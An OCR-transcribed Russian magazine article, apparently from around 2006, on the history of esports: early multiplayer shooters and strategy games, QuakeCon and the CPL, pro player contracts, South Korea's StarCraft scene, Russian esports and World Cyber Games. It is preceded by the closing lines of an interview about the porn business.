
А.: Конечно, места под солнцем давно забиты. И чтобы сейчас срубить бабла на порноиндустрии, надо очень постараться. Но это вполне реально, хотя и нужно быть готовым к большим финансовым затратам и тяжелому труду.

И.А.: Спасибо, Антон. Удачи тебе в твоем нелегком деле!

З.Ы.

Отведенное мне место заканчивается, надеюсь, ты не пожалел времени, затраченного на чтение статьи. Порнография, как бы там ни было, надолго вошла в нашу жизнь. Я не вижу в этом ничего хорошего, как, впрочем, и плохого. Но одно знаю точно: реальные девушки возбуждают меня куда больше виртуальных.

BINARY YOUR'S




"КИБЕРСПОРТ — СПОРТ БУДУЩЕГО! — МНОГООБЕЩАЮЩЕ ГЛАСИЛИ ПРЕСС-РЕЛИЗЫ ТУРНИРОВ ПО КОМПЬЮТЕРНЫМ ИГРАМ НЕСКОЛЬКО ЛЕТ ТОМУ НАЗАД. СЕГОДНЯ ПОДОБНЫЕ МЕРОПРИЯТИЯ УЖЕ НЕ РЕДКОСТЬ, И САМИ КИБЕРСПОРТСМЕНЫ МОГУТ С УВЕРЕННОСТЬЮ СКАЗАТЬ: КИБЕРСПОРТ — СПОРТ НАСТОЯЩЕГО ВРЕМЕНИ. ВСЕ БОЛЬШЕ МОЛОДЫХ ЛЮДЕЙ ОТДАЮТ ПРЕДПОЧТЕНИЕ ИМЕННО ЕМУ, А НЕ ТРАДИЦИОННОМУ СПОРТУ, И ОН ПРОДОЛЖАЕТ РАЗВИВАТЬСЯ БЫСТРЫМИ ТЕМПАМИ, ПРИ ЭТОМ ВСЕ ЕЩЕ НАХОДИТСЯ В СТАДИИ ЗАРОЖДЕНИЯ. ПОТЕНЦИАЛ К РАЗВИТИЮ ОГРОМЕН, А ПРИДАНИЕ ТЕРМИНУ «КОМПЬЮТЕРНЫЙ СПОРТ» ОФИЦИАЛЬНОГО СТАТУСА — ЛИШЬ ВОПРОС ВРЕМЕНИ**"**



TEXT OVERMIND / evil-2002@yandex.ru /

CYBERSPORT

СПОРТ XXI ВЕКА
/ ХРОНИКИ КИБЕРСПОРТА



CYBERSPORT TIMELINE / 1990-2006 /

Наиболее яркие киберспортивные FPS начала 90-х:
Wolfenstein 3D
Doom
Doom II
Heretic
Hexen

Наиболее яркие киберспортивные RTS начала 90-х:
WarCraft

Наиболее яркие киберспортивные FPS середины 90-х:
Duke Nukem 3D
Quake
Quake World

Наиболее яркие киберспортивные RTS середины 90-х:
WarCraft II

Наиболее яркие киберспортивные FPS с конца 90-х по сей день:
Quake II
Counter-Strike
Quake III
Unreal Tournament Series
Doom III
PainKiller
Quake 4

Наиболее яркие киберспортивные RTS с конца 90-х по сей день:
StarCraft
C&C Series
Age of Empires
Age of Empires 2
WarCraft III
Warhammer

ЭКСКУРС В ИСТОРИЮ

Никто точно не возьмется сказать, когда и откуда впервые появилось понятие «киберспорт». В конце 80-х — начале 90-х годов стали впервые появляться компьютерные игры, родоначальницы основных киберспортивных жанров: FPS (шутеры от первого лица) и RTS (стратегии в реальном времени). Отбросив несколько предыдущих и не столь популярных игр, можно назвать две, от которых у бывалых геймеров возникнет чувство глубокой ностальгии. Это трехмерная стрелялка на тему уничтожения фашистов — Wolfenstein 3D и стратегическая игра Dune II по мотивам одноименного произведения Фрэнка Герберта. Обе эти игры, вышедшие в 1992 году, в то время были безумно популярны, но еще не давали возможности игрокам сражаться непосредственно друг с другом. В 1993 году id Software выпустила Doom — трехмерный шутер, моментально ставший хитом. У него был улучшенный, по сравнению с предшественниками, графический движок, но главное — поддерживалась игра по сети (максимум до четырех компьютеров, связанных через локальную сеть или модем) как в команде, так и друг против друга. Игроки получили возможность соревноваться в своем мастерстве, выясняя, кто быстрее, лучше, тактичнее. Именно с этого момента принято вести отсчет эры компьютерного спорта. Аналогичным примером, только для жанра RTS, стала стратегическая игра WarCraft: Orcs & Humans, созданная Blizzard Entertainment в 1993 году, через два года после основания компании. Эта RTS-игра была двухмерной, но внесла ряд нововведений в игровой процесс: сбор ресурсов, строительство баз и юнитов, деление на расы, каждая из которых обладала уникальными юнитами и зданиями, а также поэтапное развитие строительства и ветки технологий.
К 1995 году в США начали проводиться более-менее серьезные турниры по компьютерным играм, привлекавшие как игроков, так и большое количество зрителей. Те повлекли первых спонсоров, благодаря которым сформировались пока еще мизерные призовые фонды. В 1996 году от тогдашнего законодателя жанра id Software вышла еще одна культовая FPS-игра на полноценном трехмерном движке — Quake (в конце 1996 года под нее полностью был переписан сетевой код, и игра превратилась в Quake World). В августе того же года, в Гарланде (штат Техас), был проведен турнир QuakeCon по играм Doom II и Quake, собравший около 60 участников. В качестве призов вручались майки и футболки с логотипами турнира и игр. Спустя несколько месяцев появилась первая спонсируемая киберспортивная онлайновая лига PGL, предусматривавшая рейтинг участников.
Поворотным в истории киберспорта стал 1997 год, который ознаменовался дальнейшим развитием PGL, первым киберспортивным турниром с крупным призовым фондом, проведением второго турнира серии QuakeCon, а также основанием организации CPL. PGL получила инвестиции в размере двух миллионов долларов от таких компаний, как AMD, AT&T, Logitech, и US Robotics, и еще год налаживала систему профессиональной киберспортивной онлайн-лиги. В июне 1997 года состоялся чемпионат Red Annihilation, более известный как Ferrari Tourney. Главным и единственным его призом был автомобиль Ferrari 328 GTS 1987 года выпуска, стоимостью около $55,000, который был предоставлен одним из создателей Quake Джоном Кармаком. В течение следующих семи лет этот приз считался самым большим, когда-либо выигранным одним человеком в истории киберспорта. Достался он Деннису «Thresh» Фонгу, ставшему легендарной личностью в киберспорте и обыгравшему на том турнире пятнадцать оппонентов. Именно он впервые показал на себе образ профессионального киберспортсмена, зарабатывающего на жизнь игрой. В июле 1996 года был проведен второй турнир серии QuakeCon, собравший рекордное количество участников — более 650 человек. Призом за первое место стал мощный по тем временам компьютер Pentium II 266 MHz. А чуть позже начала функционировать наиболее перспективная на сегодняшний день организация Cyberathlete Professional League (CPL), созданная Энджелом Муньозом, которая проводила тогда под своей эгидой турниры серии Frag.
Все это — лишь азы киберспортивной истории. С течением времени проводились новые и развивались старые чемпионаты, привлекая в себя все больше игроков и спонсоров.

КИБЕРСПОРТСМЕНЫ

Для спонсоров подобные мероприятия стали маркетинговым инструментом, обеспечивающим рекламу, а следовательно, делающим вложение денег выгодным. Сейчас среди спонсоров киберспортивных турниров выступают такие крупные всемирно-известные компании, как Intel, ATI, AMD, ABIT, nVidia, Microsoft, Logitech, Samsung, ASUS и т.д. Игра перестала быть просто игрой в традиционном понимании этого слова. Теперь это вид спорта, за который каждый желающий, приложив определенные усилия, может получать живые деньги, соревнование между реальными людьми, а не с компьютером. Отличие рядового геймера от киберспортсмена заключается в целом ряде особенностей. Обычный геймер воспринимает игру как хобби, метод для расслабления и занятного времяпрепровождения. Ему не важно, может ли кто-либо играть лучше. Для киберспортсмена восприятие игры совершенно иное, он



Крупнейшие русскоязычные киберспортивные порталы:
www.cyberfight.ru
www.progamer.ru
www.blizzard.ru
www.frag.su
www.gameinside.com

Крупнейшие международные киберспортивные порталы:
www.sk-gaming.com
www.gotfrag.com
www.esreality.com
www.esnation.com
www.gosugamers.net
www.sogamed.com
www.teamliquid.net


Сайты крупнейших международных турниров:
www.worldcybergames.com — *официальный сайт World Cyber Games*
www.wcg.ru — *официальный сайт World Cyber Games Россия*
www.thecpl.com — *официальный сайт Cyberathlete Professional League*
www.theweg.net — *официальный сайт World e-Sports Games*
www.esworldcup.com — *официальный сайт Electronic World Cup*


Сайты спонсируемых онлайн-лиг:
www.ggl.com — *сайт Global Gaming League*
www.clanbase.com — *сайт ClanBase*

все время стремится доказать свое превосходство. Поэтому далеко не все игровые дисциплины подходят под разряд киберспортивных. Киберспортсмен, как и обычный спортсмен, для победы над другими, должен обладать высокими игровыми навыками: скоростью, точностью, реакцией, умением молниеносно анализировать текущую ситуацию, а также мастерством и опытом. Стереотип о том, что компьютерные игры — удел детей, канул в Лету, ведь без таланта и упорных тренировок здесь нельзя добиться успехов. С ростом числа компьютерных клубов, а также подключенных к Интернету пользователей, значительно возросла и конкуренция в данной сфере: стать лучшим теперь намного сложнее, так как общий уровень игры геймеров значительно повысился. Если геймером может быть как совсем ребенок, так и пожилой человек, то возраст киберспортсмена обычно ограничен узкими рамками от 17 до 23 лет. У большинства людей моложе 17 лет отсутствует необходимая для карьеры профессионального игрока способность к стратегическому мышлению, а после 23 лет рефлексы и реакция становятся слишком медленными, чтобы быстро и адекватно реагировать на изменяющийся геймплей. Конечно, иногда встречаются и редкие исключения. Поэтому если ты решишь стать киберспортсменом, лучше не мечтай о легкой наживе. Это рутинная работа, требующая постоянного совершенствования, ведь на плаву держатся только лучшие из лучших. Гонорары сильнейших прогеймеров более чем достойны. Самый высокооплачиваемый контракт за всю историю, заключенный с прогеймером — $180,000, плюс ежегодные бонусы достигают $80,000 (апрель 2005 года, Южная Корея, контракт телекоммуникационной компании SK Telecom T1 с прогеймером StarCraft: BroodWar — Лим 'SlayerS_`BoxeR`' Йо Хван). Максимальный выигрыш в истории киберспорта игроком за победу в одном матче — $150,000 (середина ноября 2005 года, за победу в финале CPL World Tour 2005 по PainKiller, приз достался легендарному FPS-прогеймеру Джонатану 'Fatal1ty' Вэнделу). Эти цифры намного меньше, чем аналогичные в некоторых традиционных видах спорта, но год от года ставятся новые рекорды, и денежные выплаты становятся все больше.

ЮЖНОКОРЕЙСКИЙ ФЕНОМЕН


Южная Корея стала лидирующей страной в мире по развитию киберспорта. Существует несколько южнокорейских телевизионных каналов, круглосуточно транслирующих игровые матчи, регулярно проводятся крупные лиги с общим призовым фондом






Quake 3 — одна из самых популярных киберспортивных игр

звезда российского квейка Cooller





кумиры тысяч корейцев — прогеймеры



Doom — игра, с которой началась эра киберспорта

самый высокооплачиваемый киберспортсмен Slayers_Boxer

каждой около $40,000. К играм на лигах допускаются только прогеймеры, которые получают лицензии в Корейской Киберспортивной Ассоциации. Как и любой другой спорт, компьютерный спорт несет в себе элемент зрелищности, делая его интересным не только для самих игроков, но и для наблюдателей. В Корее финалы основных киберспортивных лиг по стратегической игре StarCraft: BroodWar проводятся на стадионах и в огромных залах, вмещающих более 100,000 зрителей. Параллельно огромная аудитория следит за прямой трансляцией по телевидению. Крупнейшие корейские корпорации (KTF, SK Telecom, Pantech&Curitel, Samsung и др.) делают себе рекламу, создавая из купленных игроков свои команды. StarCraft стал там одним из национальных видов спорта наряду с футболом, бейсболом и баскетболом. Игроки команды выступают на турнирах в спонсорской униформе и участвуют во всевозможных промо- и рекламных акциях, привлекая потребителей. В свою очередь, спонсируемая команда предоставляет игрокам заработную плату, условия для проживания, питания и тренировок в командных апартаментах. Менеджеры команд следят за графиком тренировок игроков (некоторые перед важными матчами тренируются практически круглосуточно) и их успехами. Существует и трансферный рынок: контракты наиболее успешных прогеймеров могут перекупаться за большие деньги другими командами. Что касается самих прогеймеров, то они становятся звездами национального масштаба со своими фан-клубами, насчитывающими до 600 тысяч человек.

ПЛЮСЫ И МИНУСЫ

Возможность зарабатывать деньги игрой и при этом стать известным в определенных кругах привлекает многих. Но большая часть людей останавливается на полпути, не выдержав реальной нагрузки. Игра перестает приносить удовольствие. Ради тренировок приходится жертвовать всем: работой, учебой, отношениями с родными и близкими, личной жизнью. Взамен киберспортсмен получает чувство принадлежности к таким естественным формированиям, как игровое и киберспортивное комьюнити. Для такого сообщества не существует территориальных границ, язык геймеров понятен во всем мире, даже несмотря на наличие собственного профессионального сленга в различных дисциплинах. В то же время геймеру открывается возможность создания/вступления в кланы и команды, которые могут быть профессиональными и дружескими, онлайновыми (через Интернет) и оффлайновыми (в реале). Особенность киберспортсмена определяется не только его сленгом, но и такой сугубо «интимной» вещью, как игровые девайсы. Каждый игрок сам выбирает себе профессиональный инструмент для достижения цели: клавиатуру, мышь (джойстик или иные девайсы, например для спортивных симуляторов), наушники, и даже коврик для мыши! Из мышек у киберспортсменов наибольшей популярностью пользуются модели от Logitech, Microsoft и Razer. Индивидуальны и системные настройки, такие как чувствительность мыши, конфиги и т.п. Любой киберспортсмен должен хорошо разбираться в компьютерах и новейших технологиях. Сама игра обеспечивает играющему и зрителям незабываемые эмоции, всплеск адреналина. Сходи на любой киберспортивный турнир, и ты в полной мере ощутишь совершенно новую культуру, незнакомую человеку, далекому от компьютерного спорта. Немаловажным фактором, привлекающим игроков в киберспорт, является общение и обмен опытом с игроками из других стран, а также возможность путешествовать по миру. Геймеры находят спонсоров, оплачивающих поездки на крупные международные турниры, проводящиеся в различных странах, и оправдывают вложенные средства достойным выступлением. У самых крупных турниров существует система национальных отборочных игр в странах, победители которых, помимо денежного приза, получают оплачиваемую путевку на финал в другую страну (примерами могут служить турниры WEG, ACON, WCG, ESWC и др.). Главные минусы состоят в том, что можно серьезно подорвать здоровье и нервную систему (в Южной Корее известны случаи летального исхода после многочасовой игры геймеров в компьютерных клубах без перерыва, еды и отдыха). А так же финансовые затраты: покупка девайсов, плата регистрационных взносов на турнирах и большие усилия для нахождения спонсоров.

КИБЕРСПОРТ В РОССИИ

В августе 1996 года в Москве открылся первый в истории нашей страны компьютерный клуб, который находился в подвале помещения, принадлежавшего винному магазину. Клуб назывался «Орки», на его базе впоследствии была создана одноименная легендарная команда RTS-игроков. В середине августа 1996 года из двух столичных кланов DNMD (Duke Nukem Must Die) и QnR (Quake New Religion) образовалась одна из первых российских FPS-команд DDT (Devils Dream Team), которая доминировала на российской арене довольно долгое время. 27 октября того же года в Московском Физико-Техническом Институте состоялись соревнования по компьютерной игре Doom. Турнир с участием восьми заядлых геймеров проводился по круговой системе и впервые собрал большое количество зрителей. С этого начиналось формирование российских RTS- и FPS-школ. Геймеры приходили и уходили, а опыт передавался из поколения в поколение. Тем не менее доминировали игроки Москвы и Санкт-Петербурга, время от времени выяснявшие отношения между собой. С появлением компьютерных клубов в России стала популярна игра по Сети, которая ранее не была доступна из-за отвратительного подключения к Интернету. Проводились соревнования, где первые геймеры сами прокладывали себе дорогу к победам, им было некому подражать. С появлением возможности просмотра демок (сохраненных записей игры), каждый новичок мог смотреть на игру сильных прогеймеров и, копируя их действия, самостоятельно совершенствоваться. Однако развитие киберспорта в России шло заметно медленнее, чем за рубежом. Советские стереотипы несерьезности игрушек и плохая экономическая ситуация в стране не позволяли геймерам сделать свое комьюнити профессиональным. Наградой за победы было уважение со стороны других игроков, но о финансовом поощрении речи даже не шло. Потребовалось несколько лет, чтобы российский киберспорт выбрался из андеграунда, и на него обратили внимание люди, способные помочь дальнейшему развитию.

РАДИ ТРЕНИРОВОК ПРИХОДИТСЯ ЖЕРТВОВАТЬ ВСЕМ: РАБОТОЙ, УЧЕБОЙ, ОТНОШЕНИЯМИ С РОДНЫМИ И БЛИЗКИМИ, ЛИЧНОЙ ЖИЗНЬЮ.

К 2000 году в России стали проводиться первые чемпионаты с достойными призовыми фондами и спонсорством. А спустя еще год власть услышала и признала российских кибератлетов, включив компьютерный спорт в список рекомендуемых для развития в РФ.
Позже стали возникать всевозможные независимые киберспортивные организации, так или иначе способствовавшие продвижению компьютерного спорта в нашей стране. Сейчас киберспортивные турниры привлекают все большее внимание СМИ и проходят при поддержке властей.

WORLD CYBER GAMES

Говоря об истории киберспорта и возможностях, которые он открывает перед игроками, следует упомянуть ежегодно проводящиеся с 2001 года World Cyber Games — «Олимпийские игры» по компьютерному спорту, с системой национальных и региональных отборочных туров. За прошедшее время турнир стал крупнейшим в мире фестивалем видео- и компьютерных игр, принявшим на гранд финал 2005 года в Сингапуре (6—20 ноября) свыше 800 игроков, победивших на отборочных в различных дисциплинах в 70 странах мира. С момента появления турнира гранд финалы с 2000 по 2003 год проводились в Южной Корее, а в 2004 году был впервые проведен за ее пределами — в городе Сан-Франциско (США). Его общий призовой фонд в этом году составил более $400,000. Столицей гранд-финала WCG 2006 был признан итальянский город Монца, известный своим автодромом Формулы-1, где и будут проходить игры. WCG дает прекрасный шанс реализоваться талантливым игрокам. Выбери одну из официальных киберспортивных дисциплин (в 2005 году на российских отборочных это были: Counter-Strike: Source, FIFA Soccer 2005, Need for Speed: Underground 2, StarCraft: Brood War, WarCraft III: The Frozen Throne, Warhammer 40k: Dawn of War), которые будут опубликованы весной следующего года, тренируйся, побеждай у себя в регионе, а затем на российском финале в Москве. И вот ты уже в Италии. Если на Западе начинающих игроков объединяет Интернет, то у нас главными центрами развития киберспорта остаются компьютерные клубы. Причины тому — качество и стоимость выхода во всемирную Сеть. WCG дают игрокам всех регионов шанс встретиться с сильнейшими прогеймерами и доказать, что свои таланты есть не только в Москве или Санкт-Петербурге. По каждой дисциплине в следующем году от России будет отправлено несколько игроков, их количество определяется квотами, выделяемыми организаторами стран для участия в гранд-финале. Приглядись к логотипу WCG, на котором изображены знакомые олимпийские кольца. Посмотри, кто является генеральным спонсором, — компания Samsung Electronics, которая спонсирует Олимпийские игры, и ты поймешь, что официальный слоган турнира «Больше, чем игра» — не пустые слова. Призовой фонд российского отборочного турнира составил в этом году $100,000, из них $25,000 пришлось на регионы, $60,000 — на финал в Москве, а $15,000 было затрачено на подготовку киберсборной России.
